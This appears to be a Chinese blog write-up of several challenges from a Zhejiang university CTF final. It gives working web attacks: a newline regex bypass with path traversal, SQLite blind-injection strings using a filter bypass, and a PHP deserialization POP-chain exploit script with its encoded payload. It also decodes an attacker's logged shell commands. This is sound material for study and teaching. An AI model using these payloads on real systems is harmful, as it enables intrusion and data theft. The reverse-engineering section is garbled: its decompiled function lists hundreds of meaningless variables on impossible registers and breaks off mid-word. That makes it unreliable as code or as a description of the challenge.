

第四届浙江大学生ctf决赛部分题解

原创

Arnoldqqq 于 2021-11-01 19:19:35 发布 219 收藏

文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43610673/article/details/121086252

版权

Web

远古特性

换行符绕过正则行首行尾字符匹配 加上目录穿越读取文件

```
if(preg_match('/^hint\\hint\\.txt$/m', $file)) {
    echo file_get_contents($file);
} else {
    echo "Try again!";
}
DASCTF(c1d1e752f66bcda655ba994b8e095a15)
```



/?file=hint/hint.txt%0a%0a.../.../.../.../.../flag

justlogin_web

sqlite 注入 过滤可以用双写绕过 比赛的时候急了没搞清楚sqlite的表结构, 不好自己写盲注, 想着写个sql tamper 的双写绕过来着 紧张了没写成功 还是得有空练练写脚本 平时总是拿之前得脚本改改哎 本来还能混个web ak
sqlite有个sqlite_master表存放这该库表的创建sql语句, 先查寻出这个语句, 然后正常盲注就行

```
' orr substr((sselect select group_concat(sql) frfrom sqlite_master),{},1)>'{}' --
' orr substr((sselect select group_concat(flaggg) frfrom flaggghere),{},1)>'{}' --
```

(1) sqlite因为其比较简易每个db文件就是一个数据库，所以不存在information_schema数据库，但存在类作用的表sqlite_master。

The screenshot shows the SQLite Manager interface with the query "select * from sqlite_master" in the Query tab. The results are displayed in a table with columns: type, name, tbl_name, rootpage, and sql. A red box highlights the last two rows of the table.

type	name	tbl_name	rootpage	sql
1 table	student	student		CREATE TABLE "student" (id INTEGER)
2 table	sqlite_sequence	sqlite_sequence		CREATE TABLE sqlite_sequence(name,seq)
3 index	student_s_id_uindex	student		CREATE UNIQUE INDEX student_s_id_uindex on student (s_id)

该表记录了该库下的所有表，索引，表的创建sql等所以我们可以通过此读取数据，常见语句如下。

- 1 读取表名: select group_concat(name) from sqlite_master where type='table'
- 2 读取字段: select group_concat(sql) from sqlite_master where type='table' and name='表名'

CSDN @Arnoldqqq

Safepop

这题混了个三血嘿嘿

Pop链思路为 class B -> class A::__get -> class Fun::__call -> class Test::getFlag

The screenshot shows a PHP code editor with several classes defined:

- Fun**: Contains a private func variable and a __call method that calls call_user_func.
- Test**: Contains a getFlag method that prints "cat /flag?" and a __call method that prints phpinfo(). It also has a wakeup method that prints "serialize me?".
- A**: Contains a public \$a variable and a __get method that returns "No test in Prod\n" if the class is Test, or calls \$this->a->\$p() otherwise.
- B**: Contains a public \$p variable and a __destruct method that prints \$this->a->\$p() and \$this->p.

CSDN @Arnoldqqq

Exp:

```
<?php
class Fun{
    private $func;
    public function __construct(){
        $this->func = [ new Test, 'getFlag' ];
    }
}

class Test{
    public function getFlag(){
        //system("cat /flag?");
    }
}

class A{
    public $a;
}

class B{
    public $p;
}

$Test = new Test;
$Fun = new Fun;
$a = new A;
$b = new B;
$a->a = $Fun;
$b->a = $a;
$b->p = "c";

echo base64_encode(serialize($b));
```

为了防止私有属性不可见字符在复制中消失，选择生成base64 再在burp中修改对象属性个数，并urlencode保留不可见字符



Payload:

```
/?pop=%4f%3a%31%3a%22%42%22%3a%32%3a%7b%73%3a%31%3a%22%70%22%3b%73%3a%31%3a%22%63%22%3b%73%3a%31%3a%22%61%22%3b%4f%3a%31%3a%22%41%22%3a%31%3a%7b%73%3a%31%3a%22%61%22%3b%4f%3a%33%3a%22%46%75%6e%22%3a%32%3a%7b%73%3a%39%3a%22%00%46%75%6e%00%66%75%6e%63%22%3b%61%3a%32%3a%7b%69%3a%30%3b%4f%3a%34%3a%22%54%65%73%74%22%3a%30%3a%7b%7d%69%3a%31%3b%73%3a%37%3a%22%67%65%74%46%6c%61%67%22%3b%7d%7d%7d%7d
```

Notice: unserialize(): Unexpected end of serialized data in /var/www/html/index.php on line 47

Notice: unserialize(): Error at offset 126 of 129 bytes in /var/www/html/index.php on line 47

DASCTFd5f837948d7e196691dade60d292569 serialze me?

Fatal error: Uncaught exception: no pop in /var/www/html/index.php:48 Stack trace: #0 {main} thrown in /var/www/html/index.php on line 48



RE

最简单的逆向

每个字母+50与目标比较一共40个字符

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int result; // [r13]
    char str[40]; // [r14]
    int i; // [r15]
    int j; // [r16]
    int k; // [r17]
    int l; // [r18]
    int m; // [r19]
    int n; // [r20]
    int o; // [r21]
    int p; // [r22]
    int q; // [r23]
    int r; // [r24]
    int s; // [r25]
    int t; // [r26]
    int u; // [r27]
    int v; // [r28]
    int w; // [r29]
    int x; // [r30]
    int y; // [r31]
    int z; // [r32]
    int aa; // [r33]
    int bb; // [r34]
    int cc; // [r35]
    int dd; // [r36]
    int ee; // [r37]
    int ff; // [r38]
    int gg; // [r39]
    int hh; // [r40]
    int ii; // [r41]
    int jj; // [r42]
    int kk; // [r43]
    int ll; // [r44]
    int mm; // [r45]
    int nn; // [r46]
    int oo; // [r47]
    int pp; // [r48]
    int rr; // [r49]
    int ss; // [r50]
    int tt; // [r51]
    int uu; // [r52]
    int vv; // [r53]
    int ww; // [r54]
    int xx; // [r55]
    int yy; // [r56]
    int zz; // [r57]
    int aa1; // [r58]
    int bb1; // [r59]
    int cc1; // [r60]
    int dd1; // [r61]
    int ee1; // [r62]
    int ff1; // [r63]
    int gg1; // [r64]
    int hh1; // [r65]
    int ii1; // [r66]
    int jj1; // [r67]
    int kk1; // [r68]
    int ll1; // [r69]
    int mm1; // [r70]
    int oo1; // [r71]
    int pp1; // [r72]
    int rr1; // [r73]
    int ss1; // [r74]
    int tt1; // [r75]
    int uu1; // [r76]
    int vv1; // [r77]
    int ww1; // [r78]
    int xx1; // [r79]
    int yy1; // [r80]
    int zz1; // [r81]
    int aa2; // [r82]
    int bb2; // [r83]
    int cc2; // [r84]
    int dd2; // [r85]
    int ee2; // [r86]
    int ff2; // [r87]
    int gg2; // [r88]
    int hh2; // [r89]
    int ii2; // [r90]
    int jj2; // [r91]
    int kk2; // [r92]
    int ll2; // [r93]
    int mm2; // [r94]
    int oo2; // [r95]
    int pp2; // [r96]
    int rr2; // [r97]
    int ss2; // [r98]
    int tt2; // [r99]
    int uu2; // [r100]
    int vv2; // [r101]
    int ww2; // [r102]
    int xx2; // [r103]
    int yy2; // [r104]
    int zz2; // [r105]
    int aa3; // [r106]
    int bb3; // [r107]
    int cc3; // [r108]
    int dd3; // [r109]
    int ee3; // [r110]
    int ff3; // [r111]
    int gg3; // [r112]
    int hh3; // [r113]
    int ii3; // [r114]
    int jj3; // [r115]
    int kk3; // [r116]
    int ll3; // [r117]
    int mm3; // [r118]
    int oo3; // [r119]
    int pp3; // [r120]
    int rr3; // [r121]
    int ss3; // [r122]
    int tt3; // [r123]
    int uu3; // [r124]
    int vv3; // [r125]
    int ww3; // [r126]
    int xx3; // [r127]
    int yy3; // [r128]
    int zz3; // [r129]
    int aa4; // [r130]
    int bb4; // [r131]
    int cc4; // [r132]
    int dd4; // [r133]
    int ee4; // [r134]
    int ff4; // [r135]
    int gg4; // [r136]
    int hh4; // [r137]
    int ii4; // [r138]
    int jj4; // [r139]
    int kk4; // [r140]
    int ll4; // [r141]
    int mm4; // [r142]
    int oo4; // [r143]
    int pp4; // [r144]
    int rr4; // [r145]
    int ss4; // [r146]
    int tt4; // [r147]
    int uu4; // [r148]
    int vv4; // [r149]
    int ww4; // [r150]
    int xx4; // [r151]
    int yy4; // [r152]
    int zz4; // [r153]
    int aa5; // [r154]
    int bb5; // [r155]
    int cc5; // [r156]
    int dd5; // [r157]
    int ee5; // [r158]
    int ff5; // [r159]
    int gg5; // [r160]
    int hh5; // [r161]
    int ii5; // [r162]
    int jj5; // [r163]
    int kk5; // [r164]
    int ll5; // [r165]
    int mm5; // [r166]
    int oo5; // [r167]
    int pp5; // [r168]
    int rr5; // [r169]
    int ss5; // [r170]
    int tt5; // [r171]
    int uu5; // [r172]
    int vv5; // [r173]
    int ww5; // [r174]
    int xx5; // [r175]
    int yy5; // [r176]
    int zz5; // [r177]
    int aa6; // [r178]
    int bb6; // [r179]
    int cc6; // [r180]
    int dd6; // [r181]
    int ee6; // [r182]
    int ff6; // [r183]
    int gg6; // [r184]
    int hh6; // [r185]
    int ii6; // [r186]
    int jj6; // [r187]
    int kk6; // [r188]
    int ll6; // [r189]
    int mm6; // [r190]
    int oo6; // [r191]
    int pp6; // [r192]
    int rr6; // [r193]
    int ss6; // [r194]
    int tt6; // [r195]
    int uu6; // [r196]
    int vv6; // [r197]
    int ww6; // [r198]
    int xx6; // [r199]
    int yy6; // [r200]
    int zz6; // [r201]
    int aa7; // [r202]
    int bb7; // [r203]
    int cc7; // [r204]
    int dd7; // [r205]
    int ee7; // [r206]
    int ff7; // [r207]
    int gg7; // [r208]
    int hh7; // [r209]
    int ii7; // [r210]
    int jj7; // [r211]
    int kk7; // [r212]
    int ll7; // [r213]
    int mm7; // [r214]
    int oo7; // [r215]
    int pp7; // [r216]
    int rr7; // [r217]
    int ss7; // [r218]
    int tt7; // [r219]
    int uu7; // [r220]
    int vv7; // [r221]
    int ww7; // [r222]
    int xx7; // [r223]
    int yy7; // [r224]
    int zz7; // [r225]
    int aa8; // [r226]
    int bb8; // [r227]
    int cc8; // [r228]
    int dd8; // [r229]
    int ee8; // [r230]
    int ff8; // [r231]
    int gg8; // [r232]
    int hh8; // [r233]
    int ii8; // [r234]
    int jj8; // [r235]
    int kk8; // [r236]
    int ll8; // [r237]
    int mm8; // [r238]
    int oo8; // [r239]
    int pp8; // [r240]
    int rr8; // [r241]
    int ss8; // [r242]
    int tt8; // [r243]
    int uu8; // [r244]
    int vv8; // [r245]
    int ww8; // [r246]
    int xx8; // [r247]
    int yy8; // [r248]
    int zz8; // [r249]
    int aa9; // [r250]
    int bb9; // [r251]
    int cc9; // [r252]
    int dd9; // [r253]
    int ee9; // [r254]
    int ff9; // [r255]
    int gg9; // [r256]
    int hh9; // [r257]
    int ii9; // [r258]
    int jj9; // [r259]
    int kk9; // [r260]
    int ll9; // [r261]
    int mm9; // [r262]
    int oo9; // [r263]
    int pp9; // [r264]
    int rr9; // [r265]
    int ss9; // [r266]
    int tt9; // [r267]
    int uu9; // [r268]
    int vv9; // [r269]
    int ww9; // [r270]
    int xx9; // [r271]
    int yy9; // [r272]
    int zz9; // [r273]
    int aa10; // [r274]
    int bb10; // [r275]
    int cc10; // [r276]
    int dd10; // [r277]
    int ee10; // [r278]
    int ff10; // [r279]
    int gg10; // [r280]
    int hh10; // [r281]
    int ii10; // [r282]
    int jj10; // [r283]
    int kk10; // [r284]
    int ll10; // [r285]
    int mm10; // [r286]
    int oo10; // [r287]
    int pp10; // [r288]
    int rr10; // [r289]
    int ss10; // [r290]
    int tt10; // [r291]
    int uu10; // [r292]
    int vv10; // [r293]
    int ww10; // [r294]
    int xx10; // [r295]
    int yy10; // [r296]
    int zz10; // [r297]
    int aa11; // [r298]
    int bb11; // [r299]
    int cc11; // [r300]
    int dd11; // [r301]
    int ee11; // [r302]
    int ff11; // [r303]
    int gg11; // [r304]
    int hh11; // [r305]
    int ii11; // [r306]
    int jj11; // [r307]
    int kk11; // [r308]
    int ll11; // [r309]
    int mm11; // [r310]
    int oo11; // [r311]
    int pp11; // [r312]
    int rr11; // [r313]
    int ss11; // [r314]
    int tt11; // [r315]
    int uu11; // [r316]
    int vv11; // [r317]
    int ww11; // [r318]
    int xx11; // [r319]
    int yy11; // [r320]
    int zz11; // [r321]
    int aa12; // [r322]
    int bb12; // [r323]
    int cc12; // [r324]
    int dd12; // [r325]
    int ee12; // [r326]
    int ff12; // [r327]
    int gg12; // [r328]
    int hh12; // [r329]
    int ii12; // [r330]
    int jj12; // [r331]
    int kk12; // [r332]
    int ll12; // [r333]
    int mm12; // [r334]
    int oo12; // [r335]
    int pp12; // [r336]
    int rr12; // [r337]
    int ss12; // [r338]
    int tt12; // [r339]
    int uu12; // [r340]
    int vv12; // [r341]
    int ww12; // [r342]
    int xx12; // [r343]
    int yy12; // [r344]
    int zz12; // [r345]
    int aa13; // [r346]
    int bb13; // [r347]
    int cc13; // [r348]
    int dd13; // [r349]
    int ee13; // [r350]
    int ff13; // [r351]
    int gg13; // [r352]
    int hh13; // [r353]
    int ii13; // [r354]
    int jj13; // [r355]
    int kk13; // [r356]
    int ll13; // [r357]
    int mm13; // [r358]
    int oo13; // [r359]
    int pp13; // [r360]
    int rr13; // [r361]
    int ss13; // [r362]
    int tt13; // [r363]
    int uu13; // [r364]
    int vv13; // [r365]
    int ww13; // [r366]
    int xx13; // [r367]
    int yy13; // [r368]
    int zz13; // [r369]
    int aa14; // [r370]
    int bb14; // [r371]
    int cc14; // [r372]
    int dd14; // [r373]
    int ee14; // [r374]
    int ff14; // [r375]
    int gg14; // [r376]
    int hh14; // [r377]
    int ii14; // [r378]
    int jj14; // [r379]
    int kk14; // [r380]
    int ll14; // [r381]
    int mm14; // [r382]
    int oo14; // [r383]
    int pp14; // [r384]
    int rr14; // [r385]
    int ss14; // [r386]
    int tt14; // [r387]
    int uu14; // [r388]
    int vv14; // [r389]
    int ww14; // [r390]
    int xx14; // [r391]
    int yy14; // [r392]
    int zz14; // [r393]
    int aa15; // [r394]
    int bb15; // [r395]
    int cc15; // [r396]
    int dd15; // [r397]
    int ee15; // [r398]
    int ff15; // [r399]
    int gg15; // [r400]
    int hh15; // [r401]
    int ii15; // [r402]
    int jj15; // [r403]
    int kk15; // [r404]
    int ll15; // [r405]
    int mm15; // [r406]
    int oo15; // [r407]
    int pp15; // [r408]
    int rr15; // [r409]
    int ss15; // [r410]
    int tt15; // [r411]
    int uu15; // [r412]
    int vv15; // [r413]
    int ww15; // [r414]
    int xx15; // [r415]
    int yy15; // [r416]
    int zz15; // [r417]
    int aa16; // [r418]
    int bb16; // [r419]
    int cc16; // [r420]
    int dd16; // [r421]
    int ee16; // [r422]
    int ff16; // [r423]
    int gg16; // [r424]
    int hh16; // [r425]
    int ii16; // [r426]
    int jj16; // [r427]
    int kk16; // [r428]
    int ll16; // [r429]
    int mm16; // [r430]
    int oo16; // [r431]
    int pp16; // [r432]
    int rr16; // [r433]
    int ss16; // [r434]
    int tt16; // [r435]
    int uu16; // [r436]
    int vv16; // [r437]
    int ww16; // [r438]
    int xx16; // [r439]
    int yy16; // [r440]
    int zz16; // [r441]
    int aa17; // [r442]
    int bb17; // [r443]
    int cc17; // [r444]
    int dd17; // [r445]
    int ee17; // [r446]
    int ff17; // [r447]
    int gg17; // [r448]
    int hh17; // [r449]
    int ii17; // [r450]
    int jj17; // [r451]
    int kk17; // [r452]
    int ll17; // [r453]
    int mm17; // [r454]
    int oo17; // [r455]
    int pp17; // [r456]
    int rr17; // [r457]
    int ss17; // [r458]
    int tt17; // [r459]
    int uu17; // [r460]
    int vv17; // [r461]
    int ww17; // [r462]
    int xx17; // [r463]
    int yy17; // [r464]
    int zz17; // [r465]
    int aa18; // [r466]
    int bb18; // [r467]
    int cc18; // [r468]
    int dd18; // [r469]
    int ee18; // [r470]
    int ff18; // [r471]
    int gg18; // [r472]
    int hh18; // [r473]
    int ii18; // [r474]
    int jj18; // [r475]
    int kk18; // [r476]
    int ll18; // [r477]
    int mm18; // [r478]
    int oo18; // [r479]
    int pp18; // [r480]
    int rr18; // [r481]
    int ss18; // [r482]
    int tt18; // [r483]
    int uu18; // [r484]
    int vv18; // [r485]
    int ww18; // [r486]
    int xx18; // [r487]
    int yy18; // [r488]
    int zz18; // [r489]
    int aa19; // [r490]
    int bb19; // [r491]
    int cc19; // [r492]
    int dd19; // [r493]
    int ee19; // [r494]
    int ff19; // [r495]
    int gg19; // [r496]
    int hh19; // [r497]
    int ii19; // [r498]
    int jj19; // [r499]
    int kk19; // [r500]
    int ll19; // [r501]
    int mm19; // [r502]
    int oo19; // [r503]
    int pp19; // [r504]
    int rr19; // [r505]
    int ss19; // [r506]
    int tt19; // [r507]
    int uu19; // [r508]
    int vv19; // [r509]
    int ww19; // [r510]
    int xx19; // [r511]
    int yy19; // [r512]
    int zz19; // [r513]
    int aa20; // [r514]
    int bb20; // [r515]
    int cc20; // [r516]
    int dd20; // [r517]
    int ee20; // [r518]
    int ff20; // [r519]
    int gg20; // [r520]
    int hh20; // [r521]
    int ii20; // [r522]
    int jj20; // [r523]
    int kk20; // [r524]
    int ll20; // [r525]
    int mm20; // [r526]
    int oo20; // [r527]
    int pp20; // [r528]
    int rr20; // [r529]
    int ss20; // [r530]
    int tt20; // [r531]
    int uu20; // [r532]
    int vv20; // [r533]
    int ww20; // [r534]
    int xx20; // [r535]
    int yy20; // [r536]
    int zz20; // [r537]
    int aa21; // [r538]
    int bb21; // [r539]
    int cc21; // [r540]
    int dd21; // [r541]
    int ee21; // [r542]
    int ff21; // [r543]
    int gg21; // [r544]
    int hh21; // [r545]
    int ii21; // [r546]
    int jj21; // [r547]
    int kk21; // [r548]
    int ll21; // [r549]
    int mm21; // [r550]
    int oo21; // [r551]
    int pp21; // [r552]
    int rr21; // [r553]
    int ss21; // [r554]
    int tt21; // [r555]
    int uu21; // [r556]
    int vv21; // [r557]
    int ww21; // [r558]
    int xx21; // [r559]
    int yy21; // [r560]
    int zz21; // [r561]
    int aa22; // [r562]
    int bb22; // [r563]
    int cc22; // [r564]
    int dd22; // [r565]
    int ee22; // [r566]
    int ff22; // [r567]
    int gg22; // [r568]
    int hh22; // [r569]
    int ii22; // [r570]
    int jj22; // [r571]
    int kk22; // [r572]
    int ll22; // [r573]
    int mm22; // [r574]
    int oo22; // [r575]
    int pp22; // [r576]
    int rr22; // [r577]
    int ss22; // [r578]
    int tt22; // [r579]
    int uu22; // [r580]
    int vv22; // [r581]
    int ww22; // [r582]
    int xx22; // [r583]
    int yy22; // [r584]
    int zz22; // [r585]
    int aa23; // [r586]
    int bb23; // [r587]
    int cc23; // [r588]
    int dd23; // [r589]
    int ee23; // [r590]
    int ff23; // [r591]
    int gg23; // [r592]
    int hh23; // [r593]
    int ii23; // [r594]
    int jj23; // [r595]
    int kk23; // [r596]
    int ll23; // [r597]
    int mm23; // [r598]
    int oo23; // [r599]
    int pp23; // [r600]
    int rr23; // [r601]
    int ss23; // [r602]
    int tt23; // [r603]
    int uu23; // [r604]
    int vv23; // [r605]
    int ww23; // [r606]
    int xx23; // [r607]
    int yy23; // [r608]
    int zz23; // [r609]
    int aa24; // [r610]
    int bb24; // [r611]
    int cc24; // [r612]
    int dd24; // [r613]
    int ee24; // [r614]
    int ff24; // [r615]
    int gg24; // [r616]
    int hh24; // [r617]
    int ii24; // [r618]
    int jj24; // [r619]
    int kk24; // [r620]
    int ll24; // [r621]
    int mm24; // [r622]
    int oo24; // [r623]
    int pp24; // [r624]
    int rr24; // [r625]
    int ss24; // [r626]
    int tt24; // [r627]
    int uu24; // [r628]
    int vv24; // [r629]
    int ww24; // [r630]
    int xx24; // [r631]
    int yy24; // [r632]
    int zz24; // [r633]
    int aa25; // [r634]
    int bb25; // [r635]
    int cc25; // [r636]
    int dd25; // [r637]
    int ee25; // [r638]
    int ff25; // [r639]
    int gg25; // [r640]
    int hh25; // [r641]
    int ii25; // [r642]
    int jj25; // [r643]
    int kk25; // [r644]
    int ll25; // [r645]
    int mm25; // [r646]
    int oo25; // [r647]
    int pp25; // [r648]
    int rr25; // [r649]
    int ss25; // [r650]
    int tt25; // [r651]
    int uu25; // [r652]
    int vv25; // [r653]
    int ww25; // [r654]
    int xx25; // [r655]
    int yy25; // [r656]
    int zz25; // [r657]
    int aa26; // [r658]
    int bb26; // [r659]
    int cc26; // [r660]
    int dd26; // [r661]
    int ee26; // [r662]
    int ff26; // [r663]
    int gg26; // [r664]
    int hh26; // [r665]
    int ii26; // [r666]
    int jj26; // [r667]
    int kk26; // [r668]
    int ll26; // [r669]
    int mm26; // [r670]
    int oo26; // [r671]
    int pp26; // [r672]
    int rr26; // [r673]
    int ss26; // [r674]
    int tt26; // [r675]
    int uu26; // [r676]
    int vv26; // [r677]
    int ww26; // [r678]
    int xx26; // [r679]
    int yy26; // [r680]
    int zz26; // [r681]
    int aa27; // [r682]
    int bb27; // [r683]
    int cc27; // [r684]
    int dd27; // [r685]
    int ee27; // [r686]
    int ff27; // [r687]
    int gg27; // [r688]
    int hh27; // [r689]
    int ii27; // [r690]
    int jj27; // [r691]
    int kk27; // [r692]
    int ll27; // [r693]
    int mm27; // [r694]
    int oo27; // [r695]
    int pp27; // [r696]
    int rr27; // [r697]
    int ss27; // [r698]
    int tt27; // [r699]
    int uu27; // [r700]
    int vv27; // [r701]
    int ww27; // [r702]
    int xx27; // [r703]
    int yy27; // [r704]
    int zz27; // [r705]
    int aa28; // [r706]
    int bb28; // [r707]
    int cc28; // [r708]
    int dd28; // [r709]
    int ee28; // [r710]
    int ff28; // [r711]
    int gg28; // [r712]
    int hh28; // [r713]
    int ii28; // [r714]
    int jj28; // [r715]
    int kk28; // [r716]
    int ll28; // [r717]
    int mm28; // [r718]
    int oo28; // [r719]
    int pp28; // [r720]
    int rr28; // [r721]
    int ss28; // [r722]
    int tt28; // [r723]
    int uu28; // [r724]
    int vv28; // [r725]
    int ww28; // [r726]
    int xx28; // [r727]
    int yy28; // [r728]
    int zz28; // [r729]
    int aa29; // [r730]
    int bb29; // [r731]
    int cc29; // [r732]
    int dd29; // [r733]
    int ee29; // [r734]
    int ff29; // [r735]
    int gg29; // [r736]
    int hh29; // [r737]
    int ii29; // [r738]
    int jj29; // [r739]
    int kk29; // [r740]
    int ll29; // [r741]
    int mm29; // [r742]
    int oo29; // [r743]
    int pp29; // [r744]
    int rr29; // [r745]
    int ss29; // [r746]
    int tt29; // [r747]
    int uu29; // [r748]
    int vv29; // [r749]
    int ww29; // [r750]
    int xx29; // [r751]
    int yy29; // [r752]
    int zz29; // [r753]
    int aa30; // [r754]
    int bb30; // [r755]
    int cc30; // [r756]
    int dd30; // [r757]
    int ee30; // [r758]
    int ff30; // [r759]
    int gg30; // [r760]
    int hh30; // [r761]
    int ii30; // [r762]
    int jj30; // [r763]
    int kk30; // [r764]
    int ll30; // [r765]
    int mm30; // [r766]
    int oo30; // [r767]
    int pp30; // [r768]
    int rr30; // [r769]
    int ss30; // [r770]
    int tt30; // [r771]
    int uu30; // [r772]
    int vv30; // [r773]
    int ww30; // [r774]
    int xx30; // [r775]
    int yy30; // [r776]
    int zz30; // [r777]
    int aa31; // [r778]
    int bb31; // [r779]
    int cc31; // [r780]
    int dd31; // [r781]
    int ee31; // [r782]
    int ff31; // [r783]
    int gg31; // [r784]
    int hh31; // [r785]
    int ii31; // [r786]
    int jj31; // [r787]
    int kk31; // [r788]
    int ll31; // [r789]
    int mm31; // [r790]
    int oo31; // [r791]
    int pp31; // [r792]
    int rr31; // [r793]
    int ss31; // [r794]
    int tt31; // [r795]
    int uu31; // [r796]
    int vv31; // [r797]
    int ww31; // [r798]
    int xx31; // [r799]
    int yy31; // [r800]
    int zz31; // [r801]
    int aa32; // [r802]
    int bb32; // [r803]
    int cc32; // [r804]
    int dd32; // [r805]
    int ee32; // [r806]
    int ff32; // [r807]
    int gg32; // [r808]
    int hh32; // [r809]
    int ii32; // [r810]
    int jj32; // [r811]
    int kk32; // [r812]
    int ll32; // [r813]
    int mm32; // [r814]
    int oo32; // [r815]
    int pp32; // [r816]
    int rr32; // [r817]
    int ss32; // [r818]
    int tt32; // [r819]
    int uu32; // [r820]
    int vv32; // [r821]
    int ww32; // [r822]
    int xx32; // [r823]
    int yy32; // [r824]
    int zz32; // [r825]
    int aa33; // [r826]
    int bb33; // [r827]
    int cc33; // [r828]
    int dd33; // [r829]
    int ee33; // [r830]
    int ff33; // [r831]
    int gg33; // [r832]
    int hh33; // [r833]
    int ii33; // [r834]
    int jj33; // [r835]
    int kk33; // [r836]
    int ll33; // [r837]
    int mm33; // [r838]
    int oo33; // [r839]
    int pp33; // [r840]
    int rr33; // [r841]
    int ss33; // [r842]
    int tt33; // [r843]
    int uu33; // [r844]
    int vv33; // [r845]
    int ww33; // [r846]
    int xx33; // [r847]
    int yy33; // [r848]
    int zz33; // [r849]
    int aa34; // [r850]
    int bb34; // [r851]
    int cc34; // [r852]
    int dd34; // [r853]
    int ee34; // [r854]
    int ff34; // [r855]
    int gg34; // [r856]
    int hh34; // [r857]
    int ii34; // [r858]
    int jj34; // [r859]
    int kk34; // [r860]
    int ll34; // [r861]
    int mm34; // [r862]
    int oo34; // [r863]
    int pp
```

base64 32循环解码即可


22次解码后得到flag

The screenshot shows a web-based base64 decoding interface. At the top, there are two input fields containing long strings of characters. The first field has the URL: "S01ZkENXU1NIV4hGUv2X0Ukpaj82NMjNSTVLV1k1X0xd.VUZYQVILU65OTxU0VExlSlpGRkdWQ1dKUkeHvV01LWUtvVUJHRVExNtjORINVS1dOUkdG501CVko150dXVkgpK". The second field has the URL: "KMYDCWSSIVHFQVJRJZFM23jISKVMSLKVvXAYKSNNNE4tlkjZFFGVCWjRLGWMKYYKUYHQTWNRFKMBVjSKGWVjQKZCXQCTNRYEOUTLMRLVCMU". Below the inputs are four buttons: "Text", "Decode", "Encode", and "Hash". A progress bar indicates the current step: "Base 系列编码 17" (Step 17), "Base 系列编码 18" (Step 18), "Base 系列编码 19" (Step 19), "Base 系列编码 20" (Step 20), and "Base 系列编码 21" (Step 21, highlighted). A "Type" dropdown menu is set to "Base 32". At the bottom, there is a "编码" (Encode) button.

MISC

site_log

日志进行审计发现有对evil.php传参attack 后面参数为ascii码 将所有的attack传参记录，并转码得到攻击者使用的命令



```
<?php
echo(chr(108).chr(115));
echo("\r\n");
echo chr(99).chr(100).chr(32).chr(47);
echo("\r\n");
echo chr(108).chr(115);
echo("\r\n");
echo chr(99).chr(116).chr(32).chr(102).chr(108).chr(97).chr(103);
echo("\r\n");
echo chr(119).chr(104).chr(111).chr(97).chr(109).chr(105);
echo("\r\n");
echo chr(122).chr(105).chr(112);
echo("\r\n");
echo chr(122).chr(105).chr(112).chr(32).chr(45).chr(114).chr(80).chr(32).chr(104).chr(101).chr(104).chr(101).chr(104).chr(101).chr(50).chr(51).chr(95).chr(73).chr(103).chr(111).chr(116).chr(114).chr(111).chr(111).chr(116).chr(65281).chr(32).chr(102).chr(108).chr(97).chr(103).chr(46).chr(122).chr(105).chr(112).chr(32).chr(102).chr(108).chr(97).chr(103);
echo("\r\n");
echo chr(114).chr(109).chr(32).chr(102).chr(108).chr(97).chr(103);
echo("\r\n");
echo chr(101).chr(99).chr(104).chr(111).chr(32).chr(34).chr(73).chr(32).chr(65).chr(77).chr(32).chr(82).chr(79).chr(79).chr(84).chr(33).chr(33).chr(33).chr(33).chr(34);
echo("\r\n");
```

```
C:\Users\qzydsb\Desktop>php 2.php
ls
cd /
ls
cat flag
whoami
zip
zip -rP hehehe233_Igotroot.zip flag
rm flag
echo "I AM ROOT!!!!"
C:\Users\qzydsb\Desktop>php 2.php
ls
cd /
ls
cat flag
whoami
zip
zip -rP hehehe233_Igotroot.zip flag
rm flag
echo "I AM ROOT!!!!"
```

CSDN @Arnoldqqq

使用命令中的压缩密码进行解压 但二进制查看发现密码中有无法输入的控制字符，直接黏贴无效

5	6	7	8	9	10	11	12	13	14	15	ANSI	ASCII
72	50	20	68	65	68	65	68	65	32	33	zip -rP hehehe23	
74	72	6F	6F	74	01	20	66	6C	61	67	3_Igotroot	flag
66	6C	61	67								.zip	flag

使用python脚本解压

```
import zipfile
zfile = zipfile.ZipFile("flag.zip")
s="hehehe233_Igotroot"+chr(0xFF01)
zfile.extractall(pwd=s.encode("utf-8"))
```

得到flag

```
application.py 3.py writeup模版.mdb 2.py 1.py — C:\Desktop 1.py — D:\下载\site_log的附件 flag — D\]
[+]CTF{43d729255aa95000111acc95d96d7359}
```